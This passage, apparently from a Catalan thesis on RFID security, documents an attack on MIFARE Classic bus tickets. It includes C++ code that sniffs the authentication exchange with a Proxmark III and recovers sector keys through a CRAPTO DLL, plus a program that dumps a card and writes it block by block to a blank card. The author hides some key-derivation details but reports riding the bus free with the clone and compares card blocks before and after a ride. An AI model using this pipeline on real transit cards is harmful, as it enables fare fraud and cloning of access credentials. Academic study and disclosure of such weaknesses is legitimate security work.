


figura 56. Esnifant tràfic 14443 amb el Proxmark III.

[86] clar que seria recomanable però...

De fet, el primer objectiu del treball fou esnifar una comunicació per a després extreure'n el procés d'autenticació i per seguidament utilitzar-ne els cinc elements en la implementació pràctica que es faria de l'algorisme descrit a l'apartat "*Dismantling Mifare Classic*", de la pàgina 132. Malauradament, sols un mes abans això ja ho havia dut a terme algun altre individu i ho havia deixat a disposició pública. Així doncs, l'objectiu passà a ser un altre; integrar tal codi [87]per a que el crackeig es fes a temps real des del mateix PC connectat al Proxmark III (fins llavors s'havia de guardar tota una sessió i extreure manualment cada un dels valors d'un fitxer de *log*[88]) i conèixer més o menys a fons la política d'emmagatzematge de dades utilitzada en els títols de transport, a part, és clar, de clonar-ne un i provar-lo exitosament.

S'ometran alguns dels valors del codi per a evitar que terceres persones puguin aprofitar tal informació per a fins menys educatius.

9.9 CODI FONT

El **codi** propi de les utilitats del Proxmark III es divideix en **quatre grans grups**; el que corre pròpiament dins el dispositiu, el de la utilitat que conforma la *shell* del mateix, el que permet la programació de la FPGA i el del *bootloader*. A nosaltres ens interessa, per mantenir la portabilitat, el de l'intèrpret de comandes.

Concretament, per a posar el dispositiu a esnifar se li ha de passar l'ordre "*hi14asnoop*", tenint-hi una antena (fabricada per nosaltres) connectada. Llavors, amb un "*hi14alist*", on s'ha identificat la part susceptible de ser modificada per a integrar-hi el CRAPTO, obtenim la clau de cada un dels sectors.

El que ve a continuació és el codi, dins el fitxer "command.cpp", que ens servirà per al nostre objectiu.

[87] tot modificant-lo el mínim i recompilant-lo com una DLL de Windows

[88] Impracticable si hi ha gaires accessos a sectors

Proxmark III – command.cpp (dins prox_gui)

```
static void CmdHi14alist(char *str)
{
      ...
      // variable usada per netejar "lines" i obtenir traces netes +
      índexs associats
      char liniaNeta[500];
      unsigned short indexLiniaNeta = 0;
      unsigned short indexLiniaBruta = 0;
      char uid[9];                uid[8] ='\0'; // els '\0' són per a
      presentació correcta a PrintToScrollBack
      char tag_challenge[9];      tag_challenge[8] = '\0';
      char nr_enc[9];             nr_enc[8]='\0';
      char reader_response[9];    reader_response[8] ='\0';
      char tag_response[9];       tag_response[8] ='\0';
      unsigned short auth3passos;

      PrintToScrollback("hi14alist modificat per CRAPTO:");
      PrintToScrollback(" ETU     :rssi: who bytes");
      PrintToScrollback("---------+----+----+-----------");

      ...

      for(;;) {   // fins que provoquem el fi del bucle pitjant
                  // el botó físic de la placa
            ...
            // tenim totes les dades esnifades, presentem-les

            PrintToScrollback(" +%7d: %s: %s %s %s",
                  (prev < 0 ? 0 : (timestamp - prev)),
                  metricString,
                  (isResponse ? "TAG" : "   "), line, crc);

            // generem una linia sense "brutícia"
            for(indexLiniaBruta = 0; indexLiniaBruta < strlen(line);
                  indexLiniaBruta++) {
                  // passem info de line[] a liniaNeta[], sense espais
                  if(isalnum(line[indexLiniaBruta])) {
                    liniaNeta[indexLiniaNeta++] =
                        line[indexLiniaBruta];
                 }
         }
      // netegem la resta de la linia
      while(indexLiniaNeta < 500) liniaNeta[indexLiniaNeta++]='\0';
      indexLiniaBruta = 0; indexLiniaNeta = 0;

      // interpretem la mateixa segons CODIS de COMANDA
      if(liniaNeta[0] == '6' && liniaNeta[1] == '0') {      // login!
            PrintToScrollback("");
            PrintToScrollback("                        ~login a bloc
            trailer de sector 0x%c%c~", liniaNeta[2],
            liniaNeta[3]);
            PrintToScrollback("");
            auth3passos = 3;
      }
      else if (liniaNeta[0] == '9' && liniaNeta[1] == '3' && liniaNeta[2] == '7' &&
                  liniaNeta[3] == '0') {
```

```
            PrintToScrollback("");
            // UID
            strncpy((char *)uid, liniaNeta + 4, 8);
            PrintToScrollback("                    ~select a %s~", uid
                  );
            PrintToScrollback("");
      }
      else if (liniaNeta[0] == '2' && liniaNeta[1] == '6') {
            PrintToScrollback("");
            PrintToScrollback("                    ~ISO 14443-A
                  REQA~");
            PrintToScrollback("");
      }
      else if (liniaNeta[0] == '0' && liniaNeta[1] == '4' &&
                  liniaNeta[2] == '0' && liniaNeta[3] == '0') {
            if(isResponse) {
                  // recordar: autenticació explicada pàg. 126
                  PrintToScrollback("");
                  PrintToScrollback("                    ~ISO 14443-A,
                        tag respón a REQA~");
                  PrintToScrollback("");
            }
      }
      else {
            // màquina d'estats que recorre informació d'autenticació
            switch(auth3passos) {
                  case(3) :
                        PrintToScrollback("");
                        strncpy((char *)tag_challenge, liniaNeta, 8);
                        PrintToScrollback("
                              ~tag_challenge = %s~", tag_challenge);
                        PrintToScrollback("");
                        auth3passos--;
                        break;
                  case(2) :
                        PrintToScrollback("");
                        strncpy((char *)nr_enc, liniaNeta, 8);
                        strncpy((char *)reader_response, liniaNeta + 8,  8);
                        PrintToScrollback("                    ~nr_enc
                              = %s, reader_response = %s~", nr_enc,
                        reader_response);
                        PrintToScrollback("");
                        auth3passos--;
                        break;
                  case(1) :
                        PrintToScrollback("");
                        strncpy((char *)tag_response, liniaNeta, 8);
                        PrintToScrollback("
                              ~tag_response = %s~", tag_response);
                        PrintToScrollback("");
                        auth3passos--;
// en teoria aquí tenim tot el necessari per a la tarja del BUS,
trenquem la clau de sector
cridaACraptoDLL(5,(char *)(uid), (char *)tag_challenge, (char *)nr_enc, (char
*)reader_response, (char *)tag_response);
                        break;
```

```
                default:
                        PrintToScrollback("                    ~%s~
                        #%d#", liniaNeta, strlen(liniaNeta));
                        break;
            }     // el del switch
        }     // el de l'else
        prev = timestamp;
        i += (len + 9);
        }     // el del fort
        CommandFinished = 1;
}     // el de la funció


// es carrega la llibreria cada cop que la necessitem
// tb podria carregar a inici, usar-la exhaustivament i descarregar-la
//  cridaACraptoDLL està declarada a prox.h
void cridaACraptoDLL(int argc, char * p1, char * p2, char * p3, char * p4, char * p5) {
        // prototip de funció de DLL que cridarem més endavant
        typedef char* (WINAPI*cfunc)(int, char *, char *, char *, char
        *, char *, unsigned char *);
        // handle de funció
        cfunc crida;
        // carreguem la llibreria CraptoDLL
        HINSTANCE hLib=LoadLibrary("CraptoDLL.dll");

        // si ha anat malament obtenir ADREçA de LLIBRERIA...
        if(hLib==NULL) {
                PrintToScrollback("ERROR: no es pot carregar la llibreria
                        CraptoDLL.dll.");
                return;
        }

        // descripció del procés
        char mod[100];
        PrintToScrollback("");
        // fent un enllaçat dinàmic no ens cal ni .lib ni .h
        PrintToScrollback("     -> Carregant llibreria on-the-fly (sense
                .lib)...");
        // imprimim la ruta de la llibreria, útil per debug
        GetModuleFileName((HMODULE)hLib, (LPTSTR)mod, 100);
        PrintToScrollback("     -> %s carregada.", mod);

        // obtenim l'adreça de la funció crida dins craptoDLL.dll
        crida=(cfunc)GetProcAddress((HMODULE)hLib, "crida");
        // si ha anat malament obtenir ADREçA de FUNCIO...
        if((crida==NULL)) {
                PrintToScrollback("ERROR: no es pot carregar la funcio de
                        crackeig de clau.");
                FreeLibrary((HMODULE)hLib);
                return;
        }

        unsigned char clau[7];
        // aquí es passen els paràmetres provinents de "hi14alist" a la DLL
                recompilada
        crida(argc, p1, p2, p3, p4, p5, clau);
        PrintToScrollback("");
```

```
        PrintToScrollback("          ..... possible clau Mifare =
              %02x%02x%02x%02x%02x%02x", clau[0], clau[1], clau[2],
              clau[3], clau[4], clau[5]);
        PrintToScrollback("");
        PrintToScrollback("     -> Iniciant descàrrega de
              llibreria...");
        // alliberem memòria
        FreeLibrary((HMODULE)hLib);
        PrintToScrollback("     -> DLL descarregada amb exit.");
}
```

ACG – ATMrfid.cpp

El codi següent, un cop sabem l'esquema de contrasenyes de sector, ens permetrà copiar les dades de cada bloc que no sigui tràiler de sector d'una tarja de transport. Els tràilers de sector es graven a part, o manualment. Es bolca la informació del *tag* a una *estructuraACopiar[][]* que després servirà per a gravar la tarja en blanc.

```
#include "stdafx.h"
// l'enllaçat de DLL per mitjà de .lib
// és més ràpid que per mitjà de Load i GetProcAddress
#include "Readerdll.h"
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

#define PORT_SERIE_WINDOWS                      "com1"
#define BLOCS_INTERESSANTS_TARJA_BUS     60
#define CHARS_X_BLOC                     35     // 2 de bloc + 32chars
                                                + \0

void *handle_comunicacio = NULL;
void *handle_lector = NULL;
// nom de port
char com_port[10];


// ---------------------- funcions ------------------------
char xtod(char c) {
      // passa de hexa -> decimal
      if (c>='0' && c<='9') return c-'0';
      if (c>='A' && c<='F') return c-'A'+10;
      if (c>='a' && c<='f') return c-'a'+10;
      return c=0;
}

int HextoDec(char *hex) {
      // passa de hexa a decimal tot un byte
      if (*hex==0) return 0;
      return  HextoDec(hex-1)*16 +  xtod(*hex) ;
}

int xstrtoi(char *hex) {
      // passa d'string HEX a enter
      return HextoDec(hex+strlen(hex)-1);
}


// funció per a tancar el handle de port i de lector
void CloseComm() {
    // tanquem handle de lector
    if(handle_lector) {
        RDR_CloseReader(handle_lector);
        handle_lector = NULL;
    }

    // tanquem handle de port
    if(handle_comunicacio) {
```

```
        RDR_CloseComm(handle_comunicacio);
        handle_comunicacio = NULL;
    }
}


// funció per a obtenir el handle de port i lector
bool OpenComm() {
    char buffer_comunicacio[50], buffer_deteccio[256];
    // tanquem per si de cas
    CloseComm();

    // obrim el port hardcoded
    sprintf(com_port, PORT_SERIE_WINDOWS, buffer_comunicacio);
    handle_comunicacio = RDR_OpenComm(com_port, 1, NULL);

    // comprovació d'errors universal
    // si un només té longitud == 0 o == 1, error
      if(handle_comunicacio == 0) {
        printf("\nError obrint port...");
        getchar();
        return false;
    }

    // després obrim el lector, un cop tenim port, 1er el detectem
    RDR_DetectReader(handle_comunicacio, buffer_deteccio);
    handle_lector = RDR_OpenReader(handle_comunicacio,
      buffer_deteccio[0], 0);

    // detecció error...
    if(handle_lector == 0) {
        // tanquem el que teníem obert
        CloseComm();
        printf("\nError obrint lector...");
        getchar();
        return false;
    }

    // per si tenim el lector amb autostart = lectura contínua
    RDR_AbortContinuousRead(handle_comunicacio);
    return true;
}


// codi principal volcat de la informació de la targeta de bus sencera
// generació dinàmica de claus obtingudes amb Proxmark 3
int main() {
      char tramaLogin[] = "xxAAAxx...";   // núm de bloc i tipus de clau, AMAGAT
      // cal diferenciar aquesta "tramaLogin" del login Mifare (el
      construeix el lector ACG)
      char buffer[514];
      char chrSectorActual[] = {'0','0','\0'};
      char chrBlocActual[] = {'0','0','\0'};
      char chrEquivalent[] = {'0','0','\0'};
      short intBlocActual = 0;
      short intSectorActual = 0;
      short intIndexAChar = 0;
      short intNumBlocsXSector = 0;
```

```
char estructuraACopiar[BLOCS_INTERESSANTS_TARJA_BUS + 1][CHARS_X_BLOC];

// obrir el port sèrie
OpenComm();

// oa és el codi per a iso 14443a
RDR_SendCommandGetData(handle_lector, "oa", "", buffer);
// activem antena
RDR_SendCommandGetData(handle_lector, "pon", "", buffer);

// seleccionem la tarja
// cal estar segurs que tenim el protocol correcte seleccionat!
RDR_SendCommandGetData(handle_lector, "select", "", buffer);

// comprovació d'error del SELECT
if((strlen(buffer) == 0) || (strlen(buffer) == 1)) {
      printf("Select error!");
      return -1;
}
printf("Select de la tarja original -> (%sh)...\n", buffer);

intSectorActual = 0;
while(intSectorActual < 32) {
      // 32 = estructura memòria 4K, llegim TOTA la ORIGINAL
      // càlcul de la nova string de login
      strncpy(tramaLogin, chrSectorActual, 2);
      // la clau del sector 0x0A NO és 0A, és 10, mare de déu,
      d'aquí la "d" d'aquí sota
      sprintf_s(chrSectorActual, 3, "%02d", intSectorActual);
      ... // línia per construir el password de sector, AMAGADA

      // fem al login a sector, els sectors porten la seva pròpia
      numeració, usem la tramaLogin com a paràmetre de la crida
      login
      RDR_SendCommandGetData(handle_lector, "login", tramaLogin,
      buffer);

      // mirem si hem pogut fer login...
      bool success = false;
      const char *error_message = "";
      switch(buffer[0]) {
            case 'L': // ok
                  success = true;
                  break;

            case 'F':
                  error_message = "Error general";
                  break;

            case 'N':
                  error_message = "Cap tag al camp";
                  break;

            case 'O':
                  error_message = "Error de mode d'operació";
                  break;
```

```
                case 'R':
                        error_message = "Fora de rang";
                        break;

                case 'X':
                        error_message = "Login erroni";
                        break;

                default:
                        error_message = "Error desconegut!";
                        break;
        }

        // fracàs de login
        if(!success) {
                printf("Error en fase de login... (%s)",
                        error_message);
                return -1;
        }


        // càlcul del bloc inicial, recordem que 4 blocs / sector
        // els blocs NO van de 0 a 3 dins cada sector sino que ex:
                bloc 7 = sector 1
        intBlocActual = 0;
        intNumBlocsXSector = 4;
        sprintf_s(chrBlocActual, 3, "%02X", intBlocActual
                +(intSectorActual * intNumBlocsXSector));

        // per si algun dia volem extendre el programa a targes de
                més blocs / sector
        // aquest intNumBlocsXSector podria canviar
        while (intBlocActual < intNumBlocsXSector) {
                RDR_SendCommandGetData(handle_lector, "read block",
                                chrBlocActual, buffer);
                if((strlen(buffer) == 0) || (strlen(buffer) == 1)) {
                        // comprovació d'error universal
                        printf("Error de lectura!");
                        return -1;
                }

                printf("%sh\n", buffer);
                if ((intBlocActual + (intSectorActual *
                        intNumBlocsXSector)) <
                        BLOCS_INTERESSANTS_TARJA_BUS) {
                        // el +2 ve per fer lloc al número de bloc
                        sprintf_s(estructuraACopiar[intBlocActual +
(intSectorActual * intNumBlocsXSector)], 3, "%02x", intBlocActual +(intSectorActual
* intNumBlocsXSector));
                        sprintf_s(estructuraACopiar[intBlocActual +
(intSectorActual * intNumBlocsXSector)] + 2, CHARS_X_BLOC, "%s", buffer);
                }
                /*
                el codi comentat aquí sota serviria per interpretar
                com a caràcters ascii el contingut de cada un dels
                blocs no hi ha hagut cap sorpresa en 'desxifrar' el
                contingut així, el comentem
                // ------------------------------
```

```
                int intIndexAChar = 0;
                while (intIndexAChar < 32) {
                      char valorAscii[3]; valorAscii[2] = '\0';
                      valorAscii[1] = buffer[intIndexAChar];
                      valorAscii[0] = buffer[intIndexAChar+1];
                      if(xstrtoi(valorAscii) > 65 &&
                            xstrtoi(valorAscii) <122)
                printf("%c",xstrtoi(valorAscii),xstrtoi(valorAscii));
                      intIndexAChar = intIndexAChar + 2;
                }
                printf("\n");
                */
                intBlocActual++;
                sprintf_s(chrBlocActual, 3, "%02X", intBlocActual +
                (intSectorActual * intNumBlocsXSector));
          }
          // passem de sector
          sprintf_s(chrSectorActual, 3, "%02X", ++intSectorActual);
    }

    // part dels sectors de 8 blocs (veure estructura targes Mifare)
          com seria?
    /*while(intSectorActual < 40) { // estructura memòria 4K
    ... igual que abans...
    sprintf_s(chrBlocActual, 3, "%02X", 128 + intBlocActual +
    ((intSectorActual-32) * intNumBlocsXSector));
    */


    // ara tenim l'estructuraACopiar[] plena
    printf("\nCol·loca la tarja en blanc...");
    getchar();
    // procedim a intentar copiar-ho a tarja verge, clau AA =
          FFFFFFFFFFFF
    intSectorActual = 0;
    intBlocActual = 0;
    strncpy(chrSectorActual, "00", 3);
    strncpy(chrBlocActual, "00", 2);
    RDR_SendCommandGetData(handle_lector, "select", "", buffer);

    // comprovació d'error del SELECT
    if((strlen(buffer) == 0) || (strlen(buffer) == 1)) {
          printf("Select error!");
          return -1;
    }
    printf("Select amb exit -> (%sh)...\n", buffer);

    // estructura memòria 4K, 32 -1, jo només en tinc d'1 K! = 15,
    ESCRIVIM 15
    // while(intSectorActual < 32) {
    // 32 / 15 i és d'1K? sí, veure datasheet, sectors superiors
    contenen més blocs en comptes de 4
    // pensem en el manufacturer block a l'hora de copiar
    intBlocActual = 1;
    while(intSectorActual < 15) {
          // càlcul de la nova string
          strncpy(tramaLogin, chrSectorActual, 2);
          sprintf_s(chrSectorActual, 3, "%02d", intSectorActual);
          // ojo: password tarja blank!
```

```
strncpy(tramaLogin + 4, "FFFFFFFFFFFF", 12);

// fem al login a sector, els sectors porten la seva pròpia
      numeració
RDR_SendCommandGetData(handle_lector, "login", tramaLogin,
buffer);

// mirem si hem pogut fer login...
bool success = false;
const char *error_message = "";
switch(buffer[0]) {
      case 'L': // ok
            success = true;
            break;
      default:
            error_message = "Error desconegut!";
            break;
}

// fracàs de login
if(!success) {
      printf("Error en fase de login... (%s)",
            error_message);
      return -1;
}

// càlcul del bloc inicial, recordem que 4 blocs / sector
// els blocs NO van de 0 a 3 dins cada sector sino que ex:
      bloc 7 = sector 1
intNumBlocsXSector = 4;

// per si algun dia volem extendre el programa a targes de
      més blocs / sector
// aquest intNumBlocsXSector podria canviar
while (intBlocActual < intNumBlocsXSector) {
      // ELS TRÀILERS DE SECTOR ES TRACTEN A PART
      if ((intBlocActual % 4) != 3) {
            // ordre write
            RDR_SendCommandGetData(handle_lector,      "write
block", estructuraACopiar[intBlocActual +(intSectorActual * intNumBlocsXSector)],
buffer);
            if((strlen(buffer) == 0) || (strlen(buffer) ==
                  1)) {
                  // comprovació d'error universal
                  printf("Error d'escriptura! bloc %d\n",
                        intBlocActual +(intSectorActual *
                        intNumBlocsXSector));
                  perror("    \n");
                  return -1;
            }
            printf("escrit %sh a bloc %d\n",
estructuraACopiar[intBlocActual +(intSectorActual * intNumBlocsXSector)],
intBlocActual +(intSectorActual * intNumBlocsXSector));
      }
      intBlocActual++;
}
// passem de sector
sprintf_s(chrSectorActual, 3, "%02X", ++intSectorActual);
```

```
            intBlocActual = 0;
        }

        // fi
        getchar();
        return 0;
}
```

9.10 RESULTATS

Una captura de pantalla (degudament retallada altra vegada) ajuda enormement a entendre tot aquest procés. Primer però, s'ha inclòs una fotografia de com es va dur a terme la monitorització de la transacció del decrement d'un viatge en un títol de transport, a més del programa amb el procés de copiat del mateix. Al final, quelcom de l'estructura que segueixen les targetes *Mifare* per a guardar els viatges, *saldo*...




figura 57. Camuflant el Proxmark III dins una cartera esnifant una tarja RFID vàlida.

Amb aquest muntatge es van obtenir prous dades per a realitzar l'atac CRAPTO i saber algunes de les contrasenyes dels sectors de la tarja, informació imprescindible per a poder llegir i escriure, amb les mateixes paraules de pas, una tarja duplicada de prova.




figura 58. Copiant una tarja bloc per bloc.




figura 59. Trencant la clau en temps real amb el Proxmark III i la llibreria CRAPTO.dll

Així doncs, amb la captura anterior obtenim la clau d'uns quants sectors. Llavors resulta **realment fàcil** saber les dels altres (estan relacionades d'alguna manera) i a continuació bolcar tota la informació existent dins el *tag*. Si hem estat capaços d'obtenir tals dades just després de carregar una tarja legal i ja analitzada a la taquilla, fem un viatge i ho tornem a mirar, es veuen ràpidament els fragments de memòria del *tag* que queden modificats. Seguidament, resulta factible crear una tarja pirata que ens servirà per viatjar amb autobús, sempre **tenint en compte la política de *passwords* de les mateixes**. Per exemple, hem de saber bloquejar certes zones de la seva estructura de memòria ja que així se les espera trobar el lector genuí. Addicionalment, i segurament a mode de comprovació extra, cal veure que els dissenyadors del sistema no deixaven les zones buides amb un valor igual a 0, sinó B1.

Sols per curiositat, dir que es va aconseguir viatjar gratis amb autobús. Fins i tot es va forçar la situació tornant a passar el mateix títol de transport **de prova**[89], sortint al *display* de la cabina del conductor la frase "*tarja acabada d'utilitzar*".

figura 60. Comparativa d'alguns dels blocs de les targes de bus.

bloc	ORIGINAL 2 queden tots 10 viatges 156-0000009302, T-10/30, 2 zones serials tarj. 1543-9 data recàrrega caduca	USADA 2 queden 9 viatges data ús 18/ caduca
16	0D22040000004ECE34D37D6471DF353Dh	0E26040000404ECE34D37D6481F23D5Fh
17	0D22040000004ECE34D37D6471DF353Dh	0E26040000404ECE34D37D6481F23D5Fh
